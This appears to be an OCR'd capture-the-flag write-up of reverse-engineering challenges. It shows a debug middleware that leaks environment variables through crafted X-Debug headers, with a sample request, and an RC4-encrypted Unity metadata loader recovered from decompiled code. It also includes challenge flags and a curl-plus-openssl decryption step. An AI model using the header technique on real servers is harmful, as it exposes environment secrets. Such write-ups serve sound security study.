
```
curl -o /tmp/init.txt.pem \

https://gist.githubusercontent.com/blacowhait/c2564d1908bbea2dc1de62ca6ac24e67/raw/2e5c55fe1fb
```

```
3ece8869120b1b6e415b16255f0a9/9f6b902bd7ac7ae385ac90089cbc665f88d7698a2d325c751163ed20946405a2
.pem
xxd -p flag.txt.enc.000000 | rev | xxd -r -p | openssl enc -d -aes-256-ctr -K "$(head -c 256
/tmp/init.txt.pem | rev | tail -c 64)" -iv "$(tail -c 128 /tmp/init.txt.pem | rev | head -c
32)" -out flag.txt
```

```
1  INTECHFEST{actually_i_wanna_add_pyArmor_but_its_broken_8217da}
2
```

Reverse Engineering

Reverse Engineering/Akane (33 Solves)



The challenge ships a minimal HTTP server that mounts a static folder, serves a JSON greeting on `/`, enables logging, and most importantly installs a custom middleware that can reflect process startup strings back to the client when "debug" headers are present. Because on ELF/Linux the process startup area places the `envp` array immediately after the `argv` array in memory, indexing past `argv` lets us read environment variables. Since the flag lives in an environment variable, the "debug" middleware becomes an exfiltration primitive.

The `main` function constructs the server and wire-ups:

```
int __fastcall main(int argc, const char **argv, const char **envp)
{
  _BYTE v4[240]; // [rsp+10h] [rbp-210h] BYREF
  _BYTE v5[47]; // [rsp+100h] [rbp-120h] BYREF
  char v6; // [rsp+12Fh] [rbp-F1h] BYREF
  _BYTE v7[47]; // [rsp+130h] [rbp-F0h] BYREF
  char v8; // [rsp+15Fh] [rbp-C1h] BYREF
  _BYTE v9[43]; // [rsp+160h] [rbp-C0h] BYREF
```

```
  char v10; // [rsp+18Bh] [rbp-95h] BYREF
  int v11; // [rsp+18Ch] [rbp-94h] BYREF
  _BYTE v12[40]; // [rsp+190h] [rbp-90h] BYREF
  const char **v13; // [rsp+1B8h] [rbp-68h] BYREF
  _BYTE v14[47]; // [rsp+1C0h] [rbp-60h] BYREF
  char v15; // [rsp+1EFh] [rbp-31h] BYREF
  char *v16; // [rsp+1F0h] [rbp-30h]
  char *v17; // [rsp+1F8h] [rbp-28h]
  char *v18; // [rsp+200h] [rbp-20h]

  akane::create_server((akane *)v4);
  akane::Server::set_thread_pool_size((akane::Server *)v4, 4u);
  v18 = &v6;
  std::string::basic_string<std::allocator<char>>(v5, "static", &v6);
  akane::Server::set_static_directory(v4, v5);
  std::string::~string(v5);
  std::function<akane::Response  ()(akane::Context  &)>::function<main::{lambda(akane::Context
&)#1},void>(v7, &v8);
  v17 = &v10;
  std::string::basic_string<std::allocator<char>>(v9, "/", &v10);
  akane::Server::get(v4, v9, v7);
  std::string::~string(v9);
  std::function<akane::Response ()(akane::Context &)>::~function(v7);
  v11 = 1;
  akane::Server::use<akane::Logger,akane::Logger::Level>(v4, &v11);
  v13 = argv;
  std::function<bool        ()(akane::Context        &)>::function<main::{lambda(akane::Context
&)#2},void>(v12, &v13);
  akane::Server::use(v4, v12);
  std::function<bool ()(akane::Context &)>::~function(v12);
  v16 = &v15;
  std::string::basic_string<std::allocator<char>>(v14, "0.0.0.0", &v15);
  akane::Server::bind(v4, v14, 5000);
  std::string::~string(v14);
  akane::Server::start((akane::Server *)v4);
  akane::Server::~Server((akane::Server *)v4);
  return 0;
}
```

The server is created, uses four worker threads, and serves files from `./static`. It registers a GET handler for `/` (the first lambda) and then pushes two middlewares: a logger and a custom "function middleware" constructed from the second lambda. Note the line `v13 = argv; ... function<...>(v12, &v13);` this passes a pointer to `argv` into the lambda's closure, so

the lambda can later access the process startup strings. The server binds on `0.0.0.0:5000` and starts.

How `get` attaches the route:

```
__int64 __fastcall akane::Server::get(__int64 a1, __int64 a2, __int64 a3)
{
  __int64 v3; // rax
  _BYTE v5[40]; // [rsp+20h] [rbp-30h] BYREF

  v3 = std::move<std::function<akane::Response ()(akane::Context &)> &>(a3);
  std::function<akane::Response ()(akane::Context &)>::function(v5, v3);
  akane::Router::get(a1, a2, v5);
  return std::function<akane::Response ()(akane::Context &)>::~function(v5);
}
```

This simply moves the route functor into the router under path `a2` (the string `"/"`).

The `/` handler (lambda #1) response:

```
__int64 __fastcall main::{lambda(akane::Context &)#1}::operator()(__int64 a1)
{
  __int64 v1; // r9
  _BYTE *i; // rbx
  __int64 *j; // rbx
  _BYTE *k; // rbx
  _BYTE v6[16]; // [rsp+50h] [rbp-D0h] BYREF
  _BYTE v7[24]; // [rsp+60h] [rbp-C0h] BYREF
  __int64 v8; // [rsp+78h] [rbp-A8h] BYREF
  _BYTE v9[24]; // [rsp+90h] [rbp-90h] BYREF
  __int64 v10; // [rsp+A8h] [rbp-78h] BYREF
  _BYTE v11[24]; // [rsp+C0h] [rbp-60h] BYREF
  __int64 v12; // [rsp+D8h] [rbp-48h] BYREF
  __int64 v13; // [rsp+F0h] [rbp-30h] BYREF


nlohmann::json_abi_v3_11_3::detail::json_ref<nlohmann::json_abi_v3_11_3::basic_json<std::map,s
td::vector,std::string,bool,long,unsigned
long,double,std::allocator,nlohmann::json_abi_v3_11_3::adl_serializer,std::vector<unsigned
char>,void>>::json_ref<char const(&)[8],0>(
    v9,
    "message");

nlohmann::json_abi_v3_11_3::detail::json_ref<nlohmann::json_abi_v3_11_3::basic_json<std::map,s
```

```
td::vector,std::string,bool,long,unsigned
long,double,std::allocator,nlohmann::json_abi_v3_11_3::adl_serializer,std::vector<unsigned
char>,void>>::json_ref<char const(&)[30],0>(
    &v10,
    "Welcome to Akane HTTP Server!");

nlohmann::json_abi_v3_11_3::detail::json_ref<nlohmann::json_abi_v3_11_3::basic_json<std::map,s
td::vector,std::string,bool,long,unsigned
long,double,std::allocator,nlohmann::json_abi_v3_11_3::adl_serializer,std::vector<unsigned
char>,void>>::json_ref(
    v7,
    v9,
    2);

nlohmann::json_abi_v3_11_3::detail::json_ref<nlohmann::json_abi_v3_11_3::basic_json<std::map,s
td::vector,std::string,bool,long,unsigned
long,double,std::allocator,nlohmann::json_abi_v3_11_3::adl_serializer,std::vector<unsigned
char>,void>>::json_ref<char const(&)[8],0>(
    v11,
    "version");

nlohmann::json_abi_v3_11_3::detail::json_ref<nlohmann::json_abi_v3_11_3::basic_json<std::map,s
td::vector,std::string,bool,long,unsigned
long,double,std::allocator,nlohmann::json_abi_v3_11_3::adl_serializer,std::vector<unsigned
char>,void>>::json_ref<char const(&)[6],0>(
    &v12,
    "1.0.0");

nlohmann::json_abi_v3_11_3::detail::json_ref<nlohmann::json_abi_v3_11_3::basic_json<std::map,s
td::vector,std::string,bool,long,unsigned
long,double,std::allocator,nlohmann::json_abi_v3_11_3::adl_serializer,std::vector<unsigned
char>,void>>::json_ref(
    &v8,
    v11,
    2);
  nlohmann::json_abi_v3_11_3::basic_json<std::map,std::vector,std::string,bool,long,unsigned
long,double,std::allocator,nlohmann::json_abi_v3_11_3::adl_serializer,std::vector<unsigned
char>,void>::basic_json(
    v6,
    v7,
    2,
    1,
    2,
    v1,
    v7,
```

```
    2);
  akane::Response::Response(a1, v6);
  nlohmann::json_abi_v3_11_3::basic_json<std::map,std::vector,std::string,bool,long,unsigned
long,double,std::allocator,nlohmann::json_abi_v3_11_3::adl_serializer,std::vector<unsigned
char>,void>::~basic_json(v6);
  for ( i = v9;
        i != v7;

nlohmann::json_abi_v3_11_3::detail::json_ref<nlohmann::json_abi_v3_11_3::basic_json<std::map,s
td::vector,std::string,bool,long,unsigned
long,double,std::allocator,nlohmann::json_abi_v3_11_3::adl_serializer,std::vector<unsigned
char>,void>>::~json_ref(i) )
  {
    i -= 24;
  }
  for ( j = &v13;
        j != (__int64 *)v11;

nlohmann::json_abi_v3_11_3::detail::json_ref<nlohmann::json_abi_v3_11_3::basic_json<std::map,s
td::vector,std::string,bool,long,unsigned
long,double,std::allocator,nlohmann::json_abi_v3_11_3::adl_serializer,std::vector<unsigned
char>,void>>::~json_ref(j) )
  {
    j -= 3;
  }
  for ( k = v11;
        k != v9;

nlohmann::json_abi_v3_11_3::detail::json_ref<nlohmann::json_abi_v3_11_3::basic_json<std::map,s
td::vector,std::string,bool,long,unsigned
long,double,std::allocator,nlohmann::json_abi_v3_11_3::adl_serializer,std::vector<unsigned
char>,void>>::~json_ref(k) )
  {
    k -= 24;
  }
  return a1;
}
```

The handler builds two key/value pairs via `nlohmann::json` ("message" and "version") and serializes them into the `Response` object. Hitting `/` returns this JSON. It's present for sanity and isn't directly related to the flag.

The middleware registration path:

```
v13 = argv;
std::function<bool (akane::Context &)>::function<main::{lambda(akane::Context
&)#2},void>(v12, &v13);
akane::Server::use(v4, v12);
```

Explanation. The critical detail is the capture: the lambda is constructed with `&v13`, where `v13` holds `argv`. In compiled C++, a capturing lambda stores its captures in a small heap/stack object—the "closure object". The framework later calls `operator()(closure_data, context)` so that the lambda can read its captures. That's why, in the next snippet, the first argument is effectively the closure data. This is why "argv is in `a1` and context is in `a2`" in the decompiled signature: `a1` points to the lambda's capture block (holding `argv`), and `a2` is the runtime request context.

The "debug" middleware (lambda #2):

```
__int64 __fastcall main::{lambda(akane::Context &)#2}::operator()(_QWORD *a1, __int64 a2)
{
  char v2; // r13
  char v3; // r14
  char v5; // r13
  char v6; // r14
  akane::Response *v7; // rax
  bool v8; // [rsp+8h] [rbp-1C8h]
  bool v9; // [rsp+8h] [rbp-1C8h]
  _BYTE v10[47]; // [rsp+20h] [rbp-1B0h] BYREF
  char v11; // [rsp+4Fh] [rbp-181h] BYREF
  _BYTE v12[32]; // [rsp+50h] [rbp-180h] BYREF
  _BYTE v13[47]; // [rsp+70h] [rbp-160h] BYREF
  char v14; // [rsp+9Fh] [rbp-131h] BYREF
  _BYTE v15[47]; // [rsp+A0h] [rbp-130h] BYREF
  char v16; // [rsp+CFh] [rbp-101h] BYREF
  _BYTE v17[32]; // [rsp+D0h] [rbp-100h] BYREF
  _BYTE v18[47]; // [rsp+F0h] [rbp-E0h] BYREF
  char v19; // [rsp+11Fh] [rbp-B1h] BYREF
  _BYTE v20[32]; // [rsp+120h] [rbp-B0h] BYREF
  _BYTE v21[47]; // [rsp+140h] [rbp-90h] BYREF
  char v22; // [rsp+16Fh] [rbp-61h] BYREF
  char *v23; // [rsp+170h] [rbp-60h]
  char *v24; // [rsp+178h] [rbp-58h]
  char *v25; // [rsp+180h] [rbp-50h]
  char *v26; // [rsp+188h] [rbp-48h]
  char *v27; // [rsp+190h] [rbp-40h]
  int v28; // [rsp+19Ch] [rbp-34h]
```

```
v2 = 0;
v3 = 0;
v27 = &v11;
std::string::basic_string<std::allocator<char>>(v10, "X-Debug", &v11);
v8 = 1;
if ( (unsigned __int8)akane::Request::has_header(a2, v10) == 1 )
{
  v26 = &v14;
  std::string::basic_string<std::allocator<char>>(v13, "X-Debug", &v14);
  v2 = 1;
  akane::Request::header(v12, a2, v13);
  v3 = 1;
  if ( (unsigned __int8)std::operator==<char>(v12, "true") == 1 )
    v8 = 0;
}
if ( v3 )
  std::string::~string(v12);
if ( v2 )
  std::string::~string(v13);
std::string::~string(v10);
if ( v8 )
  return 1;
v5 = 0;
v6 = 0;
v25 = &v16;
std::string::basic_string<std::allocator<char>>(v15, "X-Debug-Index", &v16);
v9 = 1;
if ( (unsigned __int8)akane::Request::has_header(a2, v15) == 1 )
{
  v24 = &v19;
  std::string::basic_string<std::allocator<char>>(v18, "X-Debug-Index", &v19);
  v5 = 1;
  akane::Request::header(v17, a2, v18);
  v6 = 1;
  if ( (unsigned int)(*(char *)std::string::operator[](v17, 0) - 48) <= 9 )
    v9 = 0;
}
if ( v6 )
  std::string::~string(v17);
if ( v5 )
  std::string::~string(v18);
std::string::~string(v15);
if ( v9 )
  return 1;
```

```
  v23 = &v22;
  std::string::basic_string<std::allocator<char>>(v21, "X-Debug-Index", &v22);
  akane::Request::header(v20, a2, v21);
  v28 = std::stoi(v20, 0, 10);
  std::string::~string(v20);
  std::string::~string(v21);
  v7 = (akane::Response *)akane::Response::setStatus(a2 + 552, 200);
  akane::Response::setBody(v7, *(const char **)(8LL * v28 + *a1));
  return 0;
}
```

This middleware short-circuits the request and returns a body only if two headers are set. First, it requires `X-Debug: true` (string compare, lowercase). Second, it requires `X-Debug-Index` to begin with a digit; it then parses it as an integer. The crucial line is:

```
akane::Response::setBody(r, *(const char **)(8*idx + *a1));
```

Here `a1` is the closure data. Because we captured `argv`, `*a1` is a `char **` pointing to `argv[0]`. Indexing `idx` elements from that base picks the `idx`-th pointer from the **startup vector** laid out by the kernel at process entry: an array of `argc` pointers to `argv[i]`, followed by a NULL, followed by an array of pointers to `envp[i]`, followed by a NULL, then the auxiliary vector. In practice, this means:


- `idx` within `[0, argc-1]` returns actual `argv[i]` strings.
- `idx == argc` returns NULL (bad body).
- `idx >= argc+1` starts returning `envp[0]`, `envp[1]`, ... which are strings like `"KEY=value"`.

Because the flag is explicitly stored in an environment variable, walking `idx` upward eventually lands on something like `INTECHFEST{...}`.

A proof-of-concept request:

```
GET 127.0.0.1:5000
X-Debug: true
X-Debug-Index: 6
```

Reverse Engineering/Fla(g)ppy Bird (1 Solve)



We were given a file named `Fla(g)ppy Bird_dist.zip` containing a `challenge.apk` file, which we confirmed was an Android application.

After trying to install and open the file, it was a regular Flappy Bird game, so it was confirmed to be using the Unity game engine. We tried to decompile the apk file, and it contained a package called `com.unity3d.player`, confirming that the game was built with Unity.

Usually, if a game is built with Unity using il2cpp, we can dump C# classes. Because Unity uses C# as its language, we can use Il2CppDumper. However, when we tried to dump using Il2CppDumper, we encountered an error when we opened `global-metadata.dat`. There were several unusual things: the header and body sections. The header, according to the hint, had been scrambled, and the body section was encrypted with rc4 using the key derived from the header.

So now we only have the option with dynamic analysis according to the second hint.

```
const void *__fastcall sub_2BBE58(
        int a1,
        int a2,
        int a3,
        int a4,
        int a5,
        int a6,
        int a7,
        int a8,
        int a9,
        int a10,
        int a11,
        char a12,
        int a13,
```

```
        __int64 a14,
        void *a15,
        __int64 a16,
        __int64 a17)
{
  const void *result; // x0
  size_t v18; // x20
  const void *v19; // x19
  void *v20; // x0
  int v21; // w8
  const char **v22; // x26
  int *v23; // x23
  const char *v24; // x19
  size_t v25; // x0
  size_t v26; // x20
  __int64 v27; // x28
  __int64 v28; // x27
  char *v29; // x21
  char *v30; // x8
  char *v31; // x0
  __int64 v32; // x19
  const char *v33; // x1
  int *v34; // x8
  __int64 v35; // x10
  __int64 v36; // x9
  __int64 v37; // x20
  unsigned int v38; // w21
  const char *v39; // x19
  unsigned __int64 i; // x22
  const char **v41; // x23
  __int64 v42; // x8
  __int64 v43; // x9
  __int64 v44; // x19
  __int64 v45; // x20
  __int64 j; // x21
  __int64 v47; // x11
  __int64 v48; // x0
  __int64 v49; // x10
  __int64 v50; // x19
  __int64 v51; // x21
  __int64 v52; // x23
  unsigned int v53; // w8
  unsigned __int64 k; // x26
  __int64 v55; // x27
  unsigned int v56; // w28
```

```
__int64 v57; // x8
int v58; // w8
__int64 v59; // x8
__int64 v60; // x19
__int64 v61; // x20
int *v62; // x9
signed __int64 v63; // x8
int dest; // [xsp+0h] [xbp-A0h]
int v65; // [xsp+8h] [xbp-98h]
char v66; // [xsp+10h] [xbp-90h]
int *v67; // [xsp+10h] [xbp-90h]
__int128 v68; // [xsp+18h] [xbp-88h] BYREF
void *ptr; // [xsp+28h] [xbp-78h]
void *v70; // [xsp+30h] [xbp-70h] BYREF
char *v71; // [xsp+38h] [xbp-68h]
void *v72; // [xsp+40h] [xbp-60h]
size_t size; // [xsp+48h] [xbp-58h] BYREF

size = 0;
result = (const void *)sub_2BC5C8(
                         (int)"global-metadata.dat",
                         (int)&size,
                         a3,
                         a4,
                         a5,
                         a6,
                         a7,
                         a8,
                         dest,
                         v65,
                         v66,
                         v68,
                         *((void **)&v68 + 1),
                         (char)ptr,
                         (int)v70,
                         v71);
if ( !result )
  return result;
v18 = size;
v19 = result;
v20 = malloc(size);
qword_A00A38 = (__int64)v20;
if ( !v20 )
{
  sub_309D3C(v19);
```

```
    return 0;
  }
  memcpy(v20, v19, v18);
  sub_309D3C(v19);
  sub_2BBD4C(qword_A00A38 + 264, v18 - 264, qword_A00A38, 264, qword_A00A38 + 264, &size);
  sub_301A9C(*(unsigned int *)(qword_A00A30 + 4));
  qword_A00A40 = qword_A00A38;
  qword_A00A48 = sub_309CF8(*(int *)(qword_A00A28 + 48), 8);
  qword_A00A50 = sub_309CF8(*(int *)(qword_A00A40 + 236) / 0x5CuLL, 8);
  qword_A00A58 = sub_309CF8((unsigned __int64)*(int *)(qword_A00A40 + 176) >> 5, 8);
  qword_A00A60 = sub_309CF8(*(int *)(qword_A00A28 + 64), 8);
  dword_A00A68 = *(int *)(qword_A00A40 + 28) / 0x28uLL;
  qword_A00A70 = sub_309CF8(dword_A00A68, 80);
  v21 = *(_DWORD *)(qword_A00A40 + 156);
  dword_A00A78 = v21 >> 6;
  qword_A00A80 = sub_309CF8((__int64)v21 >> 6, 88);
  if ( dword_A00A68 < 1 )
    goto LABEL_37;
  v22 = (const char **)qword_A00A70;
  v23 = (int *)(qword_A00A38 + *(int *)(qword_A00A40 + 64));
  v24 = (const char *)(qword_A00A38 + *(int *)(qword_A00A40 + 92) + *v23);
  *(_QWORD *)qword_A00A70 = v24;
  v68 = 0u;
  ptr = 0;
  v25 = strlen(v24);
  if ( v25 > 0xFFFFFFFFFFFFFFEFLL )
LABEL_30:
    sub_29AB68(&v68);
  v26 = v25;
  v27 = 0;
  v28 = (__int64)v22;
  v67 = v23;
  while ( 1 )
  {
    if ( v26 >= 0x17 )
    {
      v29 = (char *)operator new((v26 + 16) & 0xFFFFFFFFFFFFFFF0LL);
      *((_QWORD *)&v68 + 1) = v26;
      ptr = v29;
      *(_QWORD *)&v68 = (v26 + 16) & 0xFFFFFFFFFFFFFFF0LL | 1;
LABEL_10:
      memcpy(v29, v24, v26);
      goto LABEL_11;
    }
    v29 = (char *)&v68 + 1;
```

```
    LOBYTE(v68) = 2 * v26;
    if ( v26 )
      goto LABEL_10;
LABEL_11:
    v29[v26] = 0;
    sub_30A230(&v70, &v68);
    if ( (v68 & 1) != 0 )
      operator delete(ptr);
    if ( ((unsigned __int8)v70 & 1) != 0 )
      v30 = v71;
    else
      v30 = (char *)((unsigned __int64)(unsigned __int8)v70 >> 1);
    v31 = (char *)sub_309CF8(v30 + 1, 1);
    v32 = v28 + 80 * v27;
    *(_QWORD *)(v32 + 8) = v31;
    if ( ((unsigned __int8)v70 & 1) != 0 )
      v33 = (const char *)v72;
    else
      v33 = (char *)&v70 + 1;
    strcpy(v31, v33);
    v34 = &v23[10 * v27];
    v35 = v34[1];
    v36 = qword_A00A80 + 88 * v35;
    if ( (_DWORD)v35 == -1 )
      v36 = 0;
    *(_QWORD *)(v32 + 16) = v36;
    *(_DWORD *)(v32 + 24) = v34[2];
    *(_DWORD *)(v32 + 28) = v34[3];
    *(_DWORD *)(v32 + 32) = v34[4];
    *(_DWORD *)(v32 + 36) = v34[5];
    *(_DWORD *)(v32 + 48) = v34[6];
    *(_DWORD *)(v32 + 72) = v34[7];
    *(_DWORD *)(v32 + 40) = v34[8];
    *(_DWORD *)(v32 + 44) = v34[9];
    v37 = qword_A00A20;
    v38 = *(_DWORD *)(qword_A00A20 + 120);
    if ( v38 )
    {
      v39 = *v22;
      for ( i = 0; i < v38; ++i )
      {
        v41 = *(const char ***)(*(_QWORD *)(v37 + 128) + 8 * i);
        if ( !strcmp(v39, *v41) )
        {
          *(_QWORD *)(v28 + 80 * v27 + 64) = v41;
```

```
          v38 = *(_DWORD *)(v37 + 120);
        }
      }
    }
    *(_BYTE *)(v28 + 80 * v27 + 76) = 0;
    if ( ((unsigned __int8)v70 & 1) != 0 )
      operator delete(v72);
    v42 = qword_A00A38;
    v43 = qword_A00A40;
    v23 = v67;
    if ( ++v27 >= dword_A00A68 )
      break;
    v28 = qword_A00A70;
    v24 = (const char *)(qword_A00A38 + *(int *)(qword_A00A40 + 92) + v67[10 * v27]);
    v22 = (const char **)(qword_A00A70 + 80 * v27);
    *v22 = v24;
    v68 = 0u;
    ptr = 0;
    v26 = strlen(v24);
    if ( v26 > 0xFFFFFFFFFFFFFFEFLL )
      goto LABEL_30;
  }
  if ( dword_A00A68 >= 1 )
  {
    v44 = 0;
    v45 = 1;
    for ( j = qword_A00A38 + *(int *)(qword_A00A40 + 8) + 28; ; j += 64 )
    {
      v47 = *(int *)(j - 28);
      v48 = qword_A00A80 + v44;
      v49 = qword_A00A70 + 80 * v47;
      if ( (_DWORD)v47 == -1 )
        v49 = 0;
      *(_QWORD *)v48 = v49;
      *(_DWORD *)(v48 + 8) = *(_DWORD *)(j - 24);
      *(_DWORD *)(v48 + 12) = *(_DWORD *)(j - 20);
      *(_DWORD *)(v48 + 16) = *(_DWORD *)(j - 16);
      *(_QWORD *)(v48 + 24) = v42 + *(int *)(v43 + 92) + *(int *)(j - 12);
      *(_QWORD *)(v48 + 32) = v42 + *(int *)(v43 + 92) + *(int *)(j - 8);
      *(_QWORD *)(v48 + 40) = v42 + *(int *)(v43 + 92) + *(int *)(j - 4);
      *(_DWORD *)(v48 + 48) = *(_DWORD *)j;
      *(_DWORD *)(v48 + 52) = *(_DWORD *)(j + 4);
      *(_DWORD *)(v48 + 56) = *(_DWORD *)(j + 8);
      *(_DWORD *)(v48 + 60) = *(_DWORD *)(j + 12);
      *(_DWORD *)(v48 + 64) = *(_DWORD *)(j + 16);
```

```
      *(_DWORD *)(v48 + 68) = *(_DWORD *)(j + 20);
      *(_DWORD *)(v48 + 72) = *(_DWORD *)(j + 24);
      *(_QWORD *)(v48 + 76) = *(_QWORD *)(j + 28);
      sub_2AF518();
      if ( v45 >= dword_A00A68 )
        break;
      v42 = qword_A00A38;
      v43 = qword_A00A40;
      v44 += 88;
      ++v45;
    }
  }
LABEL_37:
  sub_2BC7A4();
  v71 = 0;
  v72 = 0;
  v70 = 0;
  if ( dword_A00A78 >= 1 )
  {
    v50 = 0;
    v51 = qword_A00A38 + *(int *)(qword_A00A40 + 56);
    do
    {
      v52 = *(_QWORD *)(qword_A00A80 + 88 * v50);
      v53 = *(_DWORD *)(v52 + 28);
      if ( v53 )
      {
        for ( k = 0; k < v53; ++k )
        {
          v55 = v51 + 92LL * *(int *)(v52 + 24) + 92 * k;
          if ( *(_WORD *)(v55 + 68) )
          {
            v56 = 0;
            do
            {
              v57 = *(int *)(qword_A00A40 + 116);
              DWORD2(v68) = v56 + *(_DWORD *)(v55 + 40);
              v58 = *(_DWORD *)(qword_A00A38 + v57 + 32LL * SDWORD2(v68) + 20) & 0xFFFFFF;
              if ( v58 )
              {
                *(_QWORD *)&v68 = *(_QWORD *)(*(_QWORD *)(*(_QWORD *)(v52 + 64) + 16LL) + 8LL *
(unsigned int)(v58 - 1));
                if ( (_QWORD)v68 )
                {
                  if ( v71 == v72 )
```

```
                {
                  sub_2DFBA4(&v70, &v68);
                }
                else
                {
                  *(_OWORD *)v71 = v68;
                  v71 += 16;
                }
              }
            }
            else
            {
              *(_QWORD *)&v68 = 0;
            }
            ++v56;
          }
          while ( v56 < *(unsigned __int16 *)(v55 + 68) );
          v53 = *(_DWORD *)(v52 + 28);
        }
      }
    }
    ++v50;
  }
  while ( v50 < dword_A00A78 );
}
v59 = qword_A00A28;
if ( *(int *)(qword_A00A28 + 32) >= 1 )
{
  v60 = 0;
  v61 = 0;
  do
  {
    v62 = (int *)(*(_QWORD *)(v59 + 40) + v60);
    DWORD2(v68) = *(_DWORD *)(*(_QWORD *)(v59 + 72) + 12LL * *v62);
    *(_QWORD *)&v68 = *(_QWORD *)(*(_QWORD *)(qword_A00A20 + 24) + 8LL * v62[1]);
    if ( v71 == v72 )
    {
      sub_2DFBA4(&v70, &v68);
      v59 = qword_A00A28;
    }
    else
    {
      *(_OWORD *)v71 = v68;
      v71 += 16;
    }
```

```
      ++v61;
      v60 += 16;
    }
    while ( v61 < *(int *)(v59 + 32) );
  }
  sub_313E6C(&v70);
  if ( v70 )
  {
    v63 = (_BYTE *)v70 - v71 - 16;
    do
      v63 += 16LL;
    while ( v63 );
    v71 = (char *)v70;
    operator delete(v70);
  }
  return &dword_0 + 1;
}
```

`sub_2BBE58` reads `global-metadata.dat` into heap (`qword_A00A38`), then calls `sub_2BBD4C` to decrypt **everything after the first 264 bytes**.

```
char *__fastcall sub_2BBD4C(char *result, __int64 a2, __int64 a3, unsigned __int64 a4, _BYTE
*a5, _QWORD *a6)
{
  int8x16_t v6; // q0
  __int64 v7; // x8
  int8x16_t v8; // q1
  unsigned __int64 v9; // x8
  unsigned int v10; // w10
  int v11; // w11
  int v12; // w10
  int v13; // w12
  unsigned int v14; // w10
  int v15; // w8
  int v16; // w11
  int v17; // w8
  int v18; // w11
  int v19; // w10
  int v20; // w12
  char v21; // t1
  _BYTE v22[256]; // [xsp+0h] [xbp-110h]

  if ( a6 )
    *a6 = a2;
```

```
v6 = (int8x16_t)xmmword_7CA7C0;
v7 = 0;
v8.n128_u64[0] = 0x1010101010101010LL;
v8.n128_u64[1] = 0x1010101010101010LL;
do
{
  *(int8x16_t *)&v22[v7] = v6;
  v7 += 16;
  v6 = vaddq_s8(v6, v8);
}
while ( v7 != 256 );
v9 = 0;
v10 = 0;
do
{
  v11 = (unsigned __int8)v22[v9];
  v12 = v10 + v11 + *(unsigned __int8 *)(a3 + v9 % a4);
  v13 = v12 + 255;
  if ( v12 >= 0 )
    v13 = v12;
  v10 = v12 - (v13 & 0xFFFFFF00);
  v22[v9++] = v22[v10];
  v22[v10] = v11;
}
while ( v9 != 256 );
if ( a2 )
{
  v14 = 0;
  v15 = 0;
  do
  {
    v16 = v15 + 1;
    if ( v15 + 1 >= 0 )
      v17 = v15 + 1;
    else
      v17 = v15 + 256;
    v15 = v16 - (v17 & 0xFFFFFF00);
    v18 = (unsigned __int8)v22[v15];
    v19 = v14 + v18;
    v20 = v19 + 255;
    if ( v19 >= 0 )
      v20 = v19;
    v14 = v19 - (v20 & 0xFFFFFF00);
    --a2;
    v22[v15] = v22[v14];
```

```
      v22[v14] = v18;
      v21 = *result++;
      *a5++ = v22[(unsigned __int8)(v22[v15] + v18)] ^ v21;
    }
    while ( a2 );
  }
  return result;
}
```

This is effectively **RC4**. The KSA fills an S-box (`v22[256]`) using a key that cycles through `a4` bytes starting at `a3` (i.e., the first 264 bytes of the file). The PRGA then XOR-decrypts `a2` bytes from `result` into `a5`. In `sub_2BBE58`, `result` and `a5` point to the same body (`qword_A00A38 + 264`), so the decrypt happens **in place**. Takeaway: header stays shuffled; body becomes readable to *this* process only.

Method 1 - Don't call the blacklisted API

```
__int64 __fastcall il2cpp_assembly_get_image(__int64 a1)
{
  unsigned __int64 v1; // x30
  __int64 v3; // x0
  _QWORD v5[2]; // [xsp+0h] [xbp-20h] BYREF
  char v6; // [xsp+1Ch] [xbp-4h] BYREF

  if ( qword_9FFEA0 - 1 < v1 && qword_9FFEA8 >= v1 )
    return sub_2AF330(a1);
  if ( qword_9FFEB0 - 1 < v1 && qword_9FFEB8 >= v1 )
    return sub_2AF330(a1);
  v6 = 0;
  v5[0] = v1;
  v5[1] = &v6;
